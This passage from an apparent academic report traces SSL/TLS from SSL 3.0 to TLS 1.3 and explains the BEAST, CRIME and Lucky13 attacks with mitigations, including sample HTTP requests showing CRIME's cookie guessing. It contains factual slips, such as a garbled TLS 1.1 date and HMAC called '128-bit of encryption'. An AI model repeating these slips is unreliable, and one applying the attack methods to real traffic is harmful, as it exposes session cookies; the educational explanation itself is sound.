- Sessions can be easily terminated. A MITM⁹ can easily insert a TCP FIN to close the session, and the peer is unable to identify if the end of session was legitimate or not.
- The same keys are used for message integrity and encryption, which is a problem if the client and server negotiate on a weak encryption algorithm.

2.2.5 Upgrade to SSL 3.0

As discussed earlier, the primary goal of SSL is to provide security and reliability between two users communicating on an insecure communication channel. SSL 1.0 was not publicly released due to the significant security flaws, and SSL 2.0 had its own drawbacks for its deprecation. SSL 3.0 was released to the public in November 1996, with the aim to overcome the flaws in SSL 2.0.

The primary goals of SSL 3.0 are [16]:

- Cryptographic security – SSL should be used to establish a secure connection on an insecure medium.
- Interoperability – Programmers should be able to design applications by the utilization of SSL 3.0, which will be able to exchange parameters without the knowledge of each other's codes.
- Extensibility – SSL pursues to provide a framework in which new public keys and plethora of encryption methods can be integrated as required. The reason for extensibility is to prevent the need to create a newer protocol or version and to avoid the implementation of new security libraries.
- Relative efficiency – As the cryptographic operations require high CPU utilization, the SSL protocol has integrated a session caching scheme which reduces the connections that needed to be established from the beginning.

2.2.6 Strengths of SSL 3.0

To overcome the flaws in SSL 2.0, the newer version was introduced with the following strengths:

- SSL 3.0 can defend against the MITM⁹ attack by storing the authenticated finished messages including a hash from all the previous handshakes.

- SSL 3.0 uses HMAC¹⁰ which uses 128-bit of encryption. Attackers are unable to modify the information even on an open connection. It provides key message authentication.
- SSL 3.0 allows the client to interrupt in the middle of a handshake and change the algorithm and keys as required.
- SSL 3.0 has a general key exchange protocol. It allows the Diffie – Hellman and Fortezza key exchanges and non – RSA certificates.
- SSL 3.0 uses SHA² – 1 hashing algorithm which is much more secure than MD5¹ algorithm. It also provided additional cipher suites.

2.2.7 Why is SSL 3.0 deprecated?

Since SSL 3.0 was released in 1996, it has been a subject to series of attacks such as SSL Renegotiation attack, POODLE attack, LUCKY13 attack, both on the key exchange mechanism and encryption scheme it supports. Any version of TLS is much more secure than SSL 3.0 (though the highest version of TLS is preferred). This version of SSL is no longer secure due to [17]:

- Key Exchange – SSL 3.0 key exchange is vulnerable to MITM⁹ attacks when session resumption or negotiations are being used. These flaws have been fixed in TLS, but SSL 3.0 can no longer be updated to fix this issue.
- Record layer – The non – deterministic padding in the Cipher Block Chaining (CBC), allows the recovery of plain text data which is the POODLE attack. The flaws in the CBC mode are mirrored by the flaws in the stream cipher it uses. Unfortunately, the mechanism to fix this required to add an extension (which has been added in TLS 1.0), but cannot be updated in SSL 3.0
- Custom cryptographic primitives – SSL 3.0 defines constructions for HMAC, digital signatures, but these constructions lack the cryptographic inspection that TLS have received. Moreover, SSL 3.0 and its predecessors rely on SHA² – 1 and MD5¹ as their hashing algorithms, which are relatively weak.
- Limited capabilities – SSL 3.0 is unable to utilize many of the features that have been added to the newer TLS versions, also the features that are included in ClientHello, which SSL 3.0 does not support.

¹⁰ Keyed – hash message authentication code

2.3 Introduction to Transport Layer Protocol

The primary goal of TLS protocol is to provide privacy and data integrity between two users' communicating on a public channel. Initially developed by Netscape Communications, the protocol came under the IETF¹¹ in the mid 1990s, and today it serves millions, if not billions, of users daily. Initially released as SSL, this protocol has been a subject to a number of changes over its long-life span, with the release of TLS 1.0, the protocol has been increasingly modified to TLS 1.1, TLS 1.2 and the latest TLS 1.3 version. [18]

2.3.1 TLS Architecture

Since TLS is the upgraded version of SSL, it has the same architecture and protocols, except there are few changes in the security parameters and the computation of MAC address, digital signatures and key block.

Handshake Protocol	Change Cipher Spec Protocol	Alert Protocol	Application Data Protocol
TLS Record Protocol			
TCP			
IP			

Figure 2.5 TLS architecture [19]

- **TLS Handshake Protocol**

TLS uses handshake to ensure secure key exchange, this handshake regulates the key handover onto the other hand. The other hand is responsible for authentication by using asymmetric encryption methods and public key infrastructure. This protocol included three other protocols that specifies the keys used, error messages issued and stores application data:

¹¹ Internet Engineering Task Force

- * TLS Change Cipher Spec Protocol – Key exchange and cipher suites are supported by TLS just as they are supported in SSL.
- * TLS Alert Protocol – It issues error messages and included the same alerts that are utilized in SSL.
- * TLS Application Data Protocol – It stores the application data.




Figure 2.6 TLS handshake protocol exchange [20]

- **TLS Record Protocol**

The primary purpose of TLS record protocol is to secure the transmission of data. This is achieved by Advanced Encryption Standard (AES), as discussed earlier, a symmetric encryption is used to perform encryption of the data that needs to be transmitted, as well as the key that is exchanged between the two users via another protocol. This key can only be accessed by the users' and is valid for only one connection. To know if the data has been tampered, a message authentication code (MAC) is sent, this way they ensure that the data has been sent by the sender that actually has the key and is not being manipulated in anyway.

2.3.2 Origin of TLS 1.0

TLS 1.0 is based on the last version of SSL, i.e., SSL 3.0, thus it is backward compatible to its predecessor protocols. TLS1.0 was first defined in the RFC 2246 in January 1999 as an upgraded version to SSL 3.0, written by Christopher Allen and Tim Dierks of Consensus Development. It has been stated in their original paper that "the differences between this protocol and SSL 3.0 are not dramatic, but they are significant enough to preclude interoperability between TLS 1.0 and SSL 3.0" [21] [22]. Although TLS1.0 and SSL 3.0 are very similar, the version can still be downgraded to SSL 3.0 by an attacker.

The major goals of this protocol are: [22]

- Cryptographic security – TLS should be used to establish a secure connection between two communicating users.
- Interoperability – Programmers should be able to develop applications that utilizes TLS, which will be able to successfully exchange cryptographic parameters without the exchange of each other's code
- Extensibility – To provide a framework to integrate new public keys and encryption methods. This is also required to reduce the creation of a new protocol and to implement a new security library.
- Relative efficiency - As the cryptographic operations require high CPU utilization, the SSL protocol has integrated a session caching scheme to reduce the connections that needed to be established from the beginning.

2.3.3 The case of fraudulent Microsoft certificates

In January 2001, an attacker calls VeriSign claiming to be from Microsoft, pays \$400 and gets away with two code - signing certificates [23]. The certificates itself may not be of any particular use, but the name of the owner is misleading and can be potentially dangerous.



Figure 2.7 Microsoft logo [23]

Microsoft planned to drop support for TLS protocols 1.0 and 1.1 in its browsers by 2020 and recommends their customers to get ahead of this issue by removing TLS1.0 and its dependencies from their system, also completely disabling TLS 1.0 from their operating system. They highly recommend that the deprecation of TLS 1.0 must include:

- Code to fix the hardcoded instances in TLS 1.0 or older security protocols.
- Scanning and traffic analysis of the endpoints to check the operating systems using TLS 1.0 and older protocols.
- Coordination with the business partners to ensure the customers are aware to deprecate TLS 1.0.
- Understand that after disabling TLS 1.0, few clients may not be able to connect to the Microsoft server.

2.3.4 Deprecation of TLS 1.0

TLS is a two-decade old protocol and has been vulnerable to several attacks such as BEAST¹² attack, CRIME¹³ attack; in addition to supporting weak cryptography which does not keep modern-day connections secure. However, due to its vulnerabilities, it has been deprecated only recently, along with TLS 1.1, both the versions were deprecated in September 2020.

¹² Browser Exploit Against SSL/TLS

¹³ Compression Ratio Info Leak Mass Exploitation

2.3.5 Upgrade to TLS 1.1

Despite the upgradation from TLS 1.0 to TLS 1.1, the goals of TLS remain the same, even though both the versions were deprecated together, TLS 1.0 was established in 2006, seven years after TLS 1.0. However, the differences between the two versions are as follows:

- The implicit initialization vector (IV) is now replaced with an explicit IV to safeguard against the cipher block chaining (CBC) attacks.
- Padding error handling has been modified to use "bad_record_mac" alert instead of the "decryption_failed" alert.
- The protocol parameters are defined by IANA¹⁴ registries.
- A premature close, no longer causes the session to be non-resumable.
- Additional notes were added regarding the new attacks along with clarifications and improvements being made.

2.3.6 Companies disabling TLS 1.0/TLS 1.1?

The tech giants like Apple, Google, Microsoft, Firefox and Mozilla come together to end the use of TLS 1.0/ TLS 1.1. This means that TLS 1.2 will become by default, with websites and companies encouraged to add support for TLS 1.3 in the future.



Figure 2.8 Depreciation of TLS 1.0/TLS 1.1 [24]

¹⁴ Internet Assigned Numbers Authority

The reason that TLS 1.0 and TLS 1.1 are considered unsafe is that they make use of outdated algorithms that have been found vulnerable, such as SHA²-1 and MD5¹. They lack modern features like "perfect forward secrecy" and are also susceptible to "downgrade attacks". The dangers in utilizing obsolete security protocols are:

- These protocols lack support for the present cipher suites and need to encourage older versions to add extra effort for product and library maintenance.
- These protocols use SHA² – 1, which is now feasible to carry a downgrade attack on the handshake.
- The authentication of the handshake is dependent on the signatures that are either created by SHA² – 1 or by the concatenation of MD5¹ and SHA² – 1, which allows the attacker to impersonate the host when it is in shape to break the weakened SHA² – 1.
- The older protocols do not allow the peers to pick more potent hash for signatures.

2.3.7 Deprecation of TLS 1.1

TLS 1.1 is a decade old protocol, which was designed to overcome a few flaws in TLS 1.0, but has no significant changes in the newer version. Due to its vulnerabilities and hashing algorithms, both of the protocols were deprecated in the year 2020 and are no longer in use. Using TLS 1.1 is a bad idea, though it is halfway free from the TLS 1.0 problems, but since the protocol does not provide any cipher encryption modes, this protocol fails to work in today's world.

2.3.8 Enabling TLS 1.2 in your Internet browser

The most recent security protocol TLS 1.2 was first released in August 2008. The major differences in the current protocol are [25]:

- The combination of MD5¹/SHA²-1 in the PRF¹⁵ has been replaced with the cipher – suite – specified PRFs.
- The combination of MD5¹/SHA²-1 in the digitally signed element is now replaced with a single hash. These signed elements now contain a field that explicitly indicates the hash that has been used.
- Additional data modes and support for authenticated encryption.
- Tighter checking for the "EncryptedPreMasterKey" version numbers.
- The length of "verify_data" now depends on the cipher suites (having the default as 12).
- Alerts must be sent in many cases.
- If there are no certificates available after a certificate request, the client must send an empty list of certificates.
- The mandatory cipher suite to use is TLS_RSA_WITH_AES_128_CBC_SHA².

Just like the previous versions of TLS, TLS 1.2 holds the same goals:

- Cryptographic security – TLS should be used to establish a secure connection between two communicating users.
- Interoperability – Programmers should be able to develop applications that utilizes TLS, which will be able to successfully exchange cryptographic parameters without the exchange of each other's code
- Extensibility – To provide a framework to integrate new public keys and encryption methods. This is also required to reduce the creation of a new protocol and to implement a new security library.
- Relative efficiency - As the cryptographic operations require high CPU utilization, the SSL protocol has integrated a session caching scheme to reduce the connections that needed to be established from the beginning.

¹⁵ Pseudorandom function

By enabling TLS 1.2 on the web browser, a client will be safe from attacks like BEAST¹² and will use more secure cipher suites, which reduces the dependency on RC4 stream cipher as discussed earlier. The newer version prepares the web browser for the vulnerabilities that were discovered in the older security protocols.




Figure 2.9 TLS versions usage on Microsoft edge [26]

As seen in the Figure 2.9, most of the web browsers now support TLS 1.2 by default, some users may find it challenging to connect with websites that do not support TLS 1.2 as a proper negotiation cannot be made. According to the PCI¹⁶ Compliance Standard, the sites responsible for the payments being made by credit cards, such as Apple, Microsoft, Google and Mozilla (responsible for Safari, Microsoft Edge, Internet Explorer, Google Chrome and Firefox browsers) must use TLS 1.2.

It is evident that TLS 1.2 can improve the internet security significantly and must be complied by all the business.

2.3.9 Why leave TLS 1.2?

Until now, TLS 1.2 was considered secure, and the default security protocol, but the discovery of new vulnerabilities, puts TLS 1.2's reliability in question. Research has revealed two new vulnerabilities in TLS 1.2 protocol, making attacks similar to POODLE to breach it.

- The cipher block chaining (CBC) method allows MITM⁹ attack on encrypted VPN and web sessions. TLS 1.2's support for this older cryptographic method and minor tweaks in the POODLE attacks makes it possible for the attackers to now hack the system.

¹⁶ Payment card industry data security standard

- ZOMBIE POODLE, similar to the POODLE attack, yet much more powerful, which attacks the outdated cryptographic method in TLS 1.2. even if a system has completely gotten rid of the POODLE flaw, the ZOMBIE POODLE is much more powerful that it can still hack the system, this attack has been discussed in Topic 3.8, page 44 of this report. [28]

2.3.10 Is TLS 1.3 the solution?

Few years ago, SSL/TLS was used exclusively by the government agencies and giant tech companies. Today, TLS 1.3 is being used by organizations to protect their data and provide security.

- **TLS 1.3 Handshake**

The process of handshake between the client and server has changed drastically in the newer version.



Figure 2.10 TLS 1.3 Handshake [27]

The TLS 1.3 handshake process involves only one round trip as opposed to three in the previous versions, resulting in reduced latency. In the first "Client Hello", the client now sends the list of supported cipher suites and guesses which key arrangement protocol the server may select. This helps the handshake save an entire round trip and hundreds of milliseconds.

- **Encryption Standards**

In contrast to the earlier versions, TLS 1.3 provides additional privacy for data exchanges by encrypting the TLS handshake to protect it from attackers. This further helps protect the identities of the users. TLS 1.3 also enables forward secrecy by default. As a result, current communications will remain secure even if future communications are compromised.

2.3.11 Advantage of TLS 1.3 over TLS 1.2

- * **Benefit of speed** – As discussed earlier, the time taken for TLS 1.3 handshake has reduced, taking only one-round trip to complete a handshake, the number of negotiations has been cut down from 4 to 2.
- * **Simpler cipher suites** – TLS 1.3 supports cipher suites that do not include signature algorithms and key exchange; however, it uses ECDHE⁷ for perfect forward secrecy. TLS 1.3 has 5 different cipher suites:
 - * TLS_AES_256_GCM_SHA384
 - * TLS_CHACHA20_POLY1305_SHA256
 - * TLS_AES_128_GCM_SHA256
 - * TLS_AES_128_CCM_8_SHA256
 - * TLS_AES_128_CCM_SHA256
- * **Security Improvement** – TLS 1.3 has removed all the insecure features such as SHA-1, RC4, DES,3DES, AES-CBC, MD5¹ which gave open doors for hackers. TLS 1.3 is much more trusted than TLS 1.2.

In a nutshell, TLS 1.3 is faster and more secure than TLS 1.2. Most of the major vulnerabilities in TLS 1.2 was due to the older cryptographic algorithms that were still supported. TLS 1.3 no longer supports these vulnerable cryptographic algorithms, and as a result it is less vulnerable to cyber-attacks.

Chapter 3

Attacks in SSL/TLS

3.1 Timeline of the attacks

If there is transmission of information on a public medium, like the Internet, there will be attackers lingering to capture sensitive data for their use, thus security is required, but flaws in the security protocols can lead to threats in the transport layer security. SSL/TLS is commonly used to secure the web sessions, email server, client-server communication etc. SSL/TLS also provides strong authentication, encryption and ensures integrity of data between two communicating users. Since almost a decade, several types of attacks have been designed to disrupt various features in the SSL/TLS protocol, such as the design, weak cipher suites, key establishment etc. Vulnerabilities in the SSL/TLS protocols can cause attacks such as BEAST, CRIME, LUCKY 13, HEARTBLEED, POODLE etc.

Attack	Release Date	Protocol Vulnerable
BEAST	September 2011	TLS 1.0
CRIME	September 2012	TLS 1.0
LUCKY13	February 2013	TLS 1.1/1.2
HEARTBLEED	April 2014	OpenSSL Library
POODLE	October 2014	SSL 3.0
FREAK	March 2015	SSL/TLS
ZOMBIE POODLE	February 2019	TLS 1.2

Table 3.1 Timeline of SSL/TLS attacks

The attacks stated above compromise the security mechanisms that are provided by SSL/TLS, nonetheless, these attacks can be mitigated without disturbing the structure of the protocol. [28]

3.2 Browser Exploit Against SSL/TLS (BEAST)

The BEAST attack was performed by Thai Duong and Juliano Rizzo in the year 2011 and demonstrated a live session against PayPal at the Ekoparty conference session, however, the vulnerability was discovered in 2002 by Phillip Rogaway [28]. Despite being a decade old attack, it is still being talked about because according to a research done by “2020 Acunetix Web Application Vulnerability Report”, 30.7% scanned web servers still have TLS 1.0 enabled, making them susceptible to the BEAST attack. [29]




Figure 3.1 Analysis of scanned web servers and their vulnerabilities [29]

The above estimates show that despite having many new features to secure the industry, IT security is still a major issues and older attacks are still a problem. The same applies to the SSL/TLS vulnerabilities including BEAST, POODLE, Heartbleed.

3.2.1 Working of the BEAST attack

SSL/TLS makes it difficult for an attacker to listen to the communication and steal valuable data. However, by using MITM⁹ techniques, an attacker may be tap into a conversation between the web server and browser. Even though the channel is encrypted, every encryption does have a few weaknesses that the attackers exploit. This is the case of the BEAST attack; it supports a cryptographic attack known as the “chosen – plaintext attack.”

TLS configurations use two types of mechanisms:

- **Initialization Vector Mode (IV)** – An IV is a random string of numbers that is integrated with the plain-text by the XOR – operation, prior to the encryption of the plain-text. This string of numbers is not encrypted, but creates randomness in the message that is sent, using IV, encrypting a standard message twice will have different cipher texts.
- **Cipher Block Chaining Mode (CBC)** – CBC uses a chaining mechanism that helps in the decryption of a block of ciphertext, it uses IV of a fixed length.

As discussed earlier, IV is used to add randomness in the message, but applying IV with CBC, does not make IV random, it is very predictable instead as CBC combines each new block of input with the previously encrypted block. This is the weakness that is exploited by the attackers to perform the BEAST. Understanding through a mathematical equation:

$$E_x = C_x (P_x \oplus E_{x-1})$$

Where:

E_x – the x^{th} encrypted block.

C_x – the encryption method.

P_x – the x^{th} input block.

\oplus - XOR operation.

If a block is encrypted where, the input is equal to the previously encrypted block ($P_2 = E_1$), that means a bunch of zeroes are being encrypted which cancels out the IV for the attacker. This can be applied by the attacker to “guess” (assume the guess is “g”) a previous input block (P_1) which is not controlled by the attacker. If a victim is sending their sensitive data to a

banking website, and the attacker taps the information and encrypts $(P_2 \oplus E_0 \oplus g)$ and checks if the value matches E_1 (previously encrypted block), and if the input block that is controlled by the attacker and the initially encrypted block are equal ($E_0 = P_2$), then the IV has been cancelled out again and following this the attacker is able to break the ciphertext.

The above attack can be performed against SSL 3.0/TLS1.0 sessions, as these sessions use multiple packets and each packet uses the last IV associated with the previous block, this allows the attacker to see the encrypted message that was sent by the sender to see the IV used for the cookie of that session. Furthermore, if an attacker can select a plain-text message sent on the behalf of the sender, the attacker can guess the cookie and check if the ciphertext matches.

A BEAST attack is clearly not easy to perform, guessing 16 bytes of random session cookie seems impossible, but the researchers who discovered this used a JavaScript to perform this. The level of difficulty of this attack is the reason why it is rarely exploited but based on the above research of users still using TLS 1.0, it is possible to exploit this protocol and users should protect themselves.

3.2.2 How to mitigate the BEAST attack?

BEAST is a well – known attack and has been mitigated from the later versions of TLS (TLS1.1, TLS 1.2, TLS1.3), however, due to backward compatibility in TLS 1.1 and TLS 1.2, most vendors fall back to SSL 3.0 and TLS 1.0.

The best steps to mitigate BEAST are:

- Disable TLS 1.0 and lower versions on your systems.
- Enable TLS 1.1 and prefer to use TLS 1.2 (by default) or the latest version TLS 1.3.
- Ensure users browsers and vulnerable technologies like Java are patched.
- If cross-origin requests are not required, disable them on the server side.

3.3 Compression Ratio Info-Leak Made Easy (CRIME)

Just like the BEAST attack, Crime was also discovered by researchers Thai Duong and Juliano Rizzo and demonstrated the attack at the Ekoparty security conference in September 2012. It is a side – channel attack which can discover session IDs and sensitive information based on compressed HTTP⁶ request size. This attack occurs by hijacking a session and decrypting the session cookies in TLS 1.0. CRIME exploits the SPDY and TLS header compression. Google developed a networking protocol called SPDY to control the HTTP⁶ traffic, these two protocols use an algorithm that eliminates any duplicate strings by compression and then encrypting it, this algorithm is called DEFLATE.




Figure 3.2 CRIME Injection [30]

By sending a compressed, encrypted request to a safe website, the attacker can obtain the key by waiting for the HTTP⁶ response size and then further expanding the attack with the help of the HTTP⁶ responses. The entire process is repeated till the key is obtained and is considered as a type of brute-force attack. [2]

3.3.1 Working of the CRIME Attack

As discussed earlier, the main compression method for TLS is DEFLATE this method consists of two algorithms:

- **Lempel – Ziv Coding (LZ77)** – This coding is used to eliminate the redundancy of sequences that are repeated.
- **Huffman Coding** - This coding is used to eliminate the redundancy of symbols that are repeated.

During a TLS handshake session, the client states the compression algorithm it supports in the ClientHello message, and the server responds with the compression method to be used in the ServerHello message. When this compression method is used, it is applied on the entire data, and when used with HTTP⁶, this compression is applied on all the HTTP⁶ requests in the stream which also includes the header. An example can show how the information is being leaked:

```
POST / HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0) Gecko/20100101 Firefox/14.0.1
Cookie: secretcookie=7xc89f94wa96fd7cb4cb0031ba249ca2
Accept-Language: en-US,en;q=0.8

(... body of the request ...)
```

Figure 3.3 Client HTTP Request [15]

Even though the data is encrypted, the compression length is visible to the attacker, moreover, the attacker is aware that the client will transmit “*Cookie: secretcookie=*” this is the value that the attacker needs, by the help of a JavaScript, the attacker can issue a request that looks like in Figure 3.4.

```
POST /secretcookie=0 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0) Gecko/20100101 Firefox/14.0.1
Cookie: secretcookie=7xc89f94wa96fd7cb4cb0031ba249ca2
Accept-Language: en-US,en;q=0.8

( ... body of the request ...)
```

Figure 3.4 Modified HTTP Request by attacker [15]

The attacker performs these steps till it finds a possible match. CRIME is a brute-force attack, which works by supporting a set of compression mechanisms and observing how the length of the data that is compressed changes.

This attack is practical on all of the browsers as well as servers that support TLS compression. According to statistics, around 40% - 45% servers and browsers supported TLS compression during the time of this attack. However, Internet Explorer, Safari and Opera were safe from this attack, as these browsers did not support TLS compression. The attack worked on web browsers like Google Chrome, Amazon Silk and Mozilla Firefox as they supported the DEFLATE compression algorithm. CRIME worked for all TLS versions and cipher suites; browsers still support compression of HTTP⁶ requests making the attack still possible in present – day.

3.3.2 How to mitigate the CRIME attack?

As discussed earlier, this attack is still practical on vulnerable clients using web servers that support TLS compression, Google Chrome and Firefox have disabled the TLS and SPDY compression mechanism. The approach to mitigate the CRIME attack can be patched through updates and by disabling TLS compression.

The following servers have mitigated the CRIME attack by having TLS compression disabled by default [28]:

- Internet Explorer (all of the versions have disabled TLS compression).
- Google Chrome - 21.0.1180.89 and above.
- Firefox - 15.0.1 and above.
- Opera - 12.01 and above.
- Safari - 5.1.7 and above.

3.4 Lucky13

A timing attack used against the implementations of TLS using cipher block chaining mode was discovered in February 2013 and known as “Lucky13”. This attack is implemented against TLS 1.1, TLS 1.2 and older protocols as well, this attack allows the recovery of plain-text for OpenSSL, this allows an attacker to read the plain-text even in an encrypted TLS session. [31]

3.4.1 Working of the Lucky13 attack

Authentication and integrity are provided by Message Authentication Code (MAC), and the best way to use MAC, is first to encrypt the message to be sent, then apply the MAC on the ciphertext. However, in TLS, the message is first added to a block, the MAC is applied to the plaintext message, and then padding (255 bytes) is added in order to increase the size of the message to a multiple of the cipher block size. Finally, this message is CBC – encrypted, unfortunately CBC – encrypting in TLS has a problem with protecting the padding and led to the “padding oracle attack”. [28]

The padding oracle attack was fixed by removing any explicit error messages that could notify an attacker if the padding check or MAC check has led to a decryption failure. But this solution to the padding oracle attack, left the system vulnerable for a timing attack, known as Lucky13 attack, as now the attacker can see the time differences in the response of the server in case of bad padding. Under best circumstances, an attacker may need 2^{13} TLS sessions just to recover one byte of plaintext. Moreover, for this attack to be successful, the attacker needs to be close to the victim to suppress the noise, thus this attack relies a lot on the external factors as well. [31]

3.4.2 How to mitigate the Lucky13 attack?

Mitigation of Lucky13 can be achieved by eliminating the time differences in the MAC processing the ciphertext. It is practical to add random timing delays to the decryption to mitigate timing attacks.

Utilizing strong authenticated encryption methods like AES – GCM, AES – CCM, which is implemented in TLS 1.2 and by disabling TLS 1.1. [28]

3.5 Heartbleed Attack

